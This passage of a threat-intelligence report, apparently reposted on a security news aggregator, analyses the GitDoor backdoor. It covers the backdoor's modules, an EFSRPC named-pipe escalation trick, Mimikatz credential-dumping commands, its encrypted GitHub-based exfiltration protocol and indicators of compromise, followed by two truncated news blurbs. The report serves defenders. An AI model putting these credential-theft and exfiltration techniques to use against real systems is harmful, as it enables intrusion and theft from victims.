- command-forwarder: opens the named pipe MyInputPipe created by the WinPTY shell. Writes the formatted command (Add carriage return and Add null terminator) to the pipe
- EnumTasks: enumerates Windows scheduled tasks (Task Scheduler jobs) and displays detailed information about each task. For each task found, it retrieves: task name, task path, enabled status, last run time, next run time, current state
- CreateTask: creates a new Windows scheduled task using the Task Scheduler COM API
- RunTask: executes a Windows scheduled task using the Task Scheduler COM API
- Enumerates Windows Registry keys and values recursively
- Reads a registry value from a specified key using Windows API functions like RegQueryValueExW
- SetRegKey: sets a value in the Windows Registry
- whoami: mimics the functionality of the whoami command:
- Displays the current user’s name and SID information
- Enumerates and displays the groups associated with the current user’s token, like the whoami /groups command-line tool
- Displays the privileges associated with the current user’s token in Windows, like the whoami /priv command
- EnumNetUser: eEnumerates users on the local or remote systems using Windows NetAPI
- Mode 1: lists all users
- Mode 2: lists only administrator users
- Mode 3: lists only enabled users
- Mode 4: lists only active users
- ListServerGroups: enumerates local groups on a specified server
- ListServerGroupMembers: enumerates members of a specified local group
- AddUser: creates a new Windows user account using the NetUserAdd API
- AddUserToGroup: adds a user to a group (either a global group or a local group)
- sekurlsa::logonpasswords full is a command in the Mimikatz tool used to extract usernames, NTLM hashes, and cleartext passwords from the Windows LSASS memory space. Adding the full argument forces the tool to search deeper and display all available primary and secondary credential blocks for active user sessions.
- lsadump::sam is a command in the Mimikatz tool used to extract local user account NT and LM password hashes from the Windows Security Account Manager (SAM) database.
- Creates a pipe named \\.\pipe\%08X\pipe\srvsvc, where %08X is a randomly generated eight‑digit uppercase hexadecimal value
- If the connection to the named pipe succeeds, launches the specified executable. If the process winlogon.exe is running, sets it as the parent process of the launched process
- Creates an RPC binding using the parameters below:
- UUID: df1941c5-fe89-4e79-bf10-463657acf44d – \PIPE\efsrpc
- Protocol: ncacn_np
- Address: 127.0.0.1
- Creates the Windows UNC path \\localhost\pipe\<%random 8 chars%>\C$\hiddenfile.txt.
- Invokes the specified EFSRPC operation (like EfsRpcOpenFileRaw), passing the UNC path as one of the parameters
HexToBytes: converts a hexadecimal string into its binary byte representation
The command response is wrapped in a JSON object (see the example). The actual data appears in the res property, while the result_type field indicates what kind of output it is. Accepted values for result_type are: keylogger_msg, keylogger_status, keylogger_autoStartUp_status, proxy_info, proxy_status, ablyProxy_info, ablyProxy_status, scanDir, loadDrives, uploadFile, downloadFile, and command_result.
{"guid":"2l0p5io1-gn95-y896-aqlx-idgcacgft7us","randomnum":"iq02spzcmt","res":{%command result%},"result_type":"%command type%","type":"serv"}The JSON object is first encrypted with AES‑256‑ECB using a randomly generated key, then encoded in Base64. That ciphertext is subsequently XOR‑encrypted with the target filename, Base64‑encoded once more, and finally uploaded to a GitHub repository used to store victim information.
{"key" : "<%randomly generated AES key%>", "sec" : "<%AES-encrypted and base64-encoded command output%>"}The name of the file used in the XOR encryption also determines where the data ends up in the GitHub repository. Filenames follow this scheme: main.%victim_unique_code%.%random_4_char%.js.%ext%, where %victim_unique_code% is the identifier returned when the malware opens a GitHub issue, and %ext% indicates the type of payload stored in the file and can be one of the following: kmap for keylogger output, pmap for proxy output, apmap for Ably proxy output, tmp for filemanager command outputs, or “no extension” for shellcode output, which means that the filename ends in .js without any extra extension. Examples are shown below.
GitHub path Output Type /repos/LatonyCharnleyaW/Trix/contents/main.wdlwkho0.q94e.js.kmap Keylogger command output /repos/LatonyCharnleyaW/Trix/contents/main.13g2vvwp.t17e.js.pmap Proxy command output /repos/LatonyCharnleyaW/Trix/contents/main.w5y2t1qs.1s6b.js.apmap Ably proxy command output /repos/LatonyCharnleyaW/Trix/contents/main.wqktoqxf.ymlj.js.tmp Filemanager command output /repos/LatonyCharnleyaW/Trix/contents/main.z3dU7Y5B.sCe7.js Shellcode output GitHub repositoriesAs elaborately described in this report, the GitDoor backdoor leverages GitHub repositories for uploading and downloading data – a trivial task for C2 operators. The following repositories were discovered to be used in various backdoor samples:
GitHub user profile Upload repository Download repository Creation date Email address https://github[.]com/LatonyCharnleyaW Trix Havo (Repository Taken Down) (Repository Taken Down) https://github[.]com/StevenDFournier spaceJS NA September 3, 2024 steve**********@outlook.com https://github[.]com/JeneLeo silverPot laughbot March 21, 2025 Jenevie**********@yahoo.com https://github[.]com/VenoraKlanimU logdata appdb October 20, 2025 Venora*******@yahoo.com https://github[.]com/AlexandaJazzmynwC PulseHub QuantumVault November 19, 2025 Alexanda*********@yahoo.com https://github[.]com/FloraineSuvitC NexaCore DataFlowX November 19, 2025 Floraine******@yahoo.com https://github[.]com/bvgarciajocelynxccZ DataSphere CodeForge December 4, 2025 bvgarcia**********@yahoo.com https://github[.]com/Eclemensadolph1n DataCore alpha December 4, 2025 Eclemen********@yahoo.com https://github[.]com/aYulysseserinYtas Solix Zephyr December 5, 2025 aYulysses********@yahoo.comThe creation dates for the majority of these GitHub repositories suggest that the threat actor has been preparing the infrastructure of this operation since at least the end of 2024.
ConclusionIn this blog post (part 1), we have reviewed the initial infection vector and various types of loaders observed in this campaign. We also provided technical details of the GitDoor backdoor, its command-and-control communication protocol, and the many shellcode modules it can deliver.
In the next part of the story, we’ll dive deeper into the technical analysis of the GraphDoor backdoor, the plug-ins it uses for keylogging, process listing, and screen capturing, the modified Erfrp proxy and the Ably channel proxy, as well as the recovered C2 addresses. We will also provide technical attribution notes which connect this operation to Chinese-speaking threat actors.
Indicators of Compromise MeshAgent74b025084026d8d9a64661bf995d835b
Type 1 Loader32151547d912488ac5242731057170a3
e9d4081fac4a5111e6856f333d490439
e63ec733393e4e7e3424cbff918003a3
Encrypted Payload3896d44bc6d517291c60ee3f70543a31
b930fb3ab14fe45b378d5acfa6e0a763
6a54f8008ee659b6923abf5dba2b2cc1
552f0a9cc5fc3755721fa49be05e8035
GraphDoor14ec33ea808e697870d00c5e434c2952
Legitimate executables8b78ef5609d942036e93721d75bd1f29 javaw.exe
be739a7036dc8e2ee8608fba13c8c3a4 start.exe
84802caf2579cfe7a38f079a64a3cd22 pythonw.exe
d955d03104f988582cbd2967177693d3 zoomit.exe
hxxps://github[.]com/LatonyCharnleyaW
hxxps://github[.]com/StevenDFournier
hxxps://github[.]com/VenoraKlanimU
hxxps://github[.]com/JeneLeo
hxxps://github[.]com/AlexandaJazzmynwC
hxxps://github[.]com/FloraineSuvitC
hxxps://github[.]com/bvgarciajocelynxccZ
hxxps://github[.]com/Eclemensadolph1n
hxxps://github[.]com/aYulysseserinYtas
Kategorie: Hacking & Security, Viry a Červi
Ransomware affiliate suspect extradited to US, faces 27 years in prison
A Kazakh national has been extradited from Italy to face charges alleging he targeted US schools, hospitals, and healthcare entities in ransomware attacks. [...]
Kategorie: Hacking & Security
Hijacked Optimizely Scripts Served Card Skimmer and iOS Exploit Kits to CNN, BBC and Zoom Visitors
An attacker exploited a flaw in Optimizely Web Experimentation to plant malicious code in some of the scripts that customers' websites load from the service, Optimizely said early today.
Visitors to sites run by at least 178 organizations, including CNN, the BBC and Zoom, received the code yesterday, according to Report URI, a firm that monitors the scripts websites run.
The code was built to Swati Khandelwalhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- …
- následující ›
- poslední »